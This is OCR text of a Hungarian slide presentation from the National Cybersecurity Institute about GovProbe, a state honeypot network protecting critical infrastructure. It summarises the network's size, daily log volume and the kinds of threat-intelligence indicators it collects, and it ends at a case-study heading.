Állami honeypotok élesben

– amikor a támadó a célpont


Gonda Ábel

Nemzeti Kiberbiztonsági Intézet

Honeypot

Specializált csapda környezetek hálózatvédelemre

Protokollok/rendszerek szimulálása



Cél:

Incidens eltérítése az éles rendszerről

Információgyűjtés

GovProbe

2018 óta védi a kritikus infrastruktúrákat

Közigazgatás Közlekedés Egészségügy
Élelmiszeripar Informatika és távközlés

Helyszín	~ 25
Aktív szerverek	~ 35
Telepített csapdakörnyezetek	~ 55
Átlagos napi log aktivitás	~ 400.000 bejegyzés

Az adatok ereje: CTI támogatás

IOC


Támadói információ	TTP indikátork	Statisztikai adatok
• IP címek • MAC címek • Port szám • Forrás ország • URL • Domain	• Incidens folyamatok • Megadott parancsok • Felhasznált káros kód • Jelszavak • Felhasználónevek	• Globális trendek megismerése • Megbízható forrás


Esetpélda

